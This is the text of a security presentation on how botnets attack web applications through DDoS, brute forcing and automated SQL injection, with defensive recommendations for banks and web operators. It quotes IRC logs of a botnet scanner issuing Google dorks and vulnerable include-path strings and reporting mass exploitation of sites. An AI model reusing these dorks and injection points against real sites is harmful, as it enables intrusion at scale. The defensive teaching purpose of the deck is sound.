
5,000 home DSL users launching a simultaneous attack can create:

- * 1.3 Gbps traffic volume,
- * 150m emails per hour,
- * 250k transactions per second

3. Combined volume of attack traffic causes the target to stop functioning











- **Brute force tactics dependent upon application**
 - Horizontal and vertical brute forcing
- **Consider 80,000 botnet**
 - \$200 per 24 hours
 - 30rps per bot
 - 207,360,000,000 guesses per day



Botnet SQL Injection (SQLi)





- Several commercial SQL Injection tools make use of backend services/C&C to receive latest exploits

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<Scan_Google> [milw0rm] Joomla Component Expose <= RC
  Vulnerability - http://www.milw0rm.com/exploits/4194
<Scan_Google> [milw0rm] QuickEStore <= 8.2 (insertor)
  Vulnerability - http://www.milw0rm.com/exploits/4193
<Scan_Google> [milw0rm] Vivvo CMS <= 3.4 (index.php)
  Exploit - http://www.milw0rm.com/exploits/4192
<Scan_Google> [milw0rm] Pictures Rating (index.php ms
  Vulnerability - http://www.milw0rm.com/exploits/4191
<Scan_Google> [milw0rm] Data Dynamics ActiveBar Activ
  Insecure Methods - http://www.milw0rm.com/exploits/41
<Scan_Google> [milw0rm] Expert Advisor (index.php id
  Vulnerability - http://www.milw0rm.com/exploits/4189
<Scan_Google> [milw0rm] Flash Player/Plugin Video file parsing Remote Code
  Execution POC - http://www.milw0rm.com/exploits/4188
<h3x8z5o1> !scan phpBB Module SupaNav 1.0.0
<Scan_Google> [Scan] Started: phpBB - Dork: Module SupaNav 1.0.0 Engine: Google
<Scan_Google> [Scan] Google Found: 150 Sites!
<Scan_Google> [Scan] Cleaned results: 2 Sites!
<Scan_Google> [Scan] Exploiting started!
<Scan_Google> [Scan] Scan Finished Module SupaNav 1.0.0
<h3x8z5o1> !scan Flash Player/Plugin Video file parsing Remote Code Execution POC
<Scan_Google> [Scan] Started: Flash - Dork: Player/Plugin Video file parsing Remote
  Code Execution POC Engine: Google
<Scan_Google> [Scan] Google Found: 2679 Sites!
<Scan_Google> [Scan] Cleaned results: 492 Sites!
<Scan_Google> [Scan] Exploiting started!
  
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<B-Scan> [Vuln] Exploiting 1080 on 1242 sites
<A-Scan> [Vuln] Exploiting 3090 on 5468 sites
<haaaaaweee> !string
<A-Scan> [String] agenda.php3?rootagenda= allinurl:/phpmyagenda/
<B-Scan> [String] components/com_extended_registration/registration_detailed.
  inc.php?mosConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Vuln] Exploiting 3120 on 5468 sites
<haaaaaweee> !a components/com_extended_registration/registration_detailed.inc.php?mo
  sConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Dork] inurl:com_extended_registration
<A-Scan> [Bug] components/com_extended_registration/registration_detailed.inc.php?mos
  Config_absolute_path=
<A-Scan> [Scan] Scanning started now!
<A-Scan> [Google] Started : inurl:com_extended_registration -
  components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
  te_path=
<A-Scan> [Acco] Started : inurl:com_extended_registration -
  components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
  te_path=
<B-Scan> [Vuln] Exploiting 840 on 2106 sites
<B-Scan> [Vuln] Exploiting 1110 on 1242 sites
<A-Scan> [Vuln] Exploiting 3150 on 5468 sites
<B-Scan> [Vuln] Exploiting 1140 on 1242 sites
<B-Scan> [Vuln] Exploiting 1170 on 1242 sites
<B-Scan> [Vuln] Exploiting 1200 on 1242 sites
  
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- Many rely upon search engine queries to identify likely vulnerable Web servers before commencing their automated attack

Botnet SQL Injection (newer)




Botnet Master





New exploit available
MEGASQLIT

Attack sites vulnerable to
... inject the following iFrame ...

CnC Server actions:



1. Query Google
2. Compile list of targets
3. Batch targets
4. Issue batches
5. Manage batch results





- **Very slow to enumerate a database**
 - Pentesters and tools may “prove” the vulnerability exists – but too time consuming to do it for real
- **Add botnet agents to the mix...**
 - 10,000 bot agents
 - Parallel SQLi on a single host = ~30 rps (4 rps SSL)
 - **1.08×10^9 rph**
(1.44×10^8 rph SSL)





- **When attacking Web applications, botnets excel at:**

- Application saturation
- Brute-forcing & iterative processing
- Bypassing threshold protection
- Intercepting user credentials
- Automating user processes
- Prompt attacks against newly disclosed vulnerabilities





Along for the botnet ride?



**What can
you do about this threat?**



- **Most important factor? – reduce complexity**
 - Is it likely additional pages or fields would be spotted by a customer?
 - Is it clear to the customer what's expected of them?
 - How many pages must customers navigate through or scroll through?
 - Are all the steps logical?
 - Are important questions and steps presented as text or as graphics?
 - How would a customer recognize changes to page content?
 - Could the interface be simplified further?





- **Geographically distributed attacks**
 - Multiple requests from very different locations
 - DHCP churn can affect sources as well (depending on length of attack)



- **Can't really block by country or netblock**
- **IP churn may result in wrong customers being blocked during prolonged attacks**

- **Optimal Response...**

Throttling responses based upon IP/browser combo + maintaining state



- **Can the customer change everything online?**
 - Address details, delivery details, contact numbers, PIN numbers, passwords, password recovery questions, new accounts, etc.
- **What out-of-band verification of changes are there?**
 - Change notification sent to previous contact details?
 - Are there delays before going “live”?
- **How visible are customer initiated changes?**
 - What contact info has changed?
 - Change history goes back how far?
- **Transaction history in HTML and Print/PDF for reconciliation?**

Obtain A New Password - Step 2 of 2

Step 2: Provide the following information. (All fields are required. You may use your tab key to move between fields.)

Work Phone Number:
()

Last 4 digits of your Social Security Number:

5 digit zip code for your billing address:

Create a Password:

New Password: Your Password must:

- be 6 to 8 characters in length - at least one letter and one number
- not have spaces nor special characters (e.g &, >, *, \$, @)
- be different from your User ID
- be different from your current Password

Re-Enter Password:



- **How much protection/detection can be done with “backend” thresholds?**
 - Does the system implement thresholds on transactions per minute?
 - Is there a delay between creation of a new “payee” account, and ability to transfer money to that account?
- **Anomaly detection of transfers?**
 - Is information being shared on *To:* accounts?
 - Frequency of *To:* account by other customers
 - Could you identify a frequent mule account?
- **Identity Changes?**
 - Primary contact number changing to cellphone?





- **Botnets are...**
 - getting bigger,
 - getting smarter,
 - more resilient,
 - making more money.
- **Major scaling factor**
 - Just how fast can someone brute-force access?
 - What kinds of threshold triggers are needed for automated defense/response?



- Application complexity is a root-cause
- Vigilance in monitoring applications and patching
- Increased investment by criminals in to new crimeware tools
- *Crimeware is a bigger Webapp threat than some angry pentester...*





- **Continuing Business with Malware Infected Customers**
 - <http://www.technicalinfo.net/papers/MalwareInfectedCustomers.html>
- **Anti-fraud Image Solutions**
 - <http://www.technicalinfo.net/papers/AntiFraudImageSolutions.html>



Thank You!
Questions?

Clubbing WebApps with a Botnet

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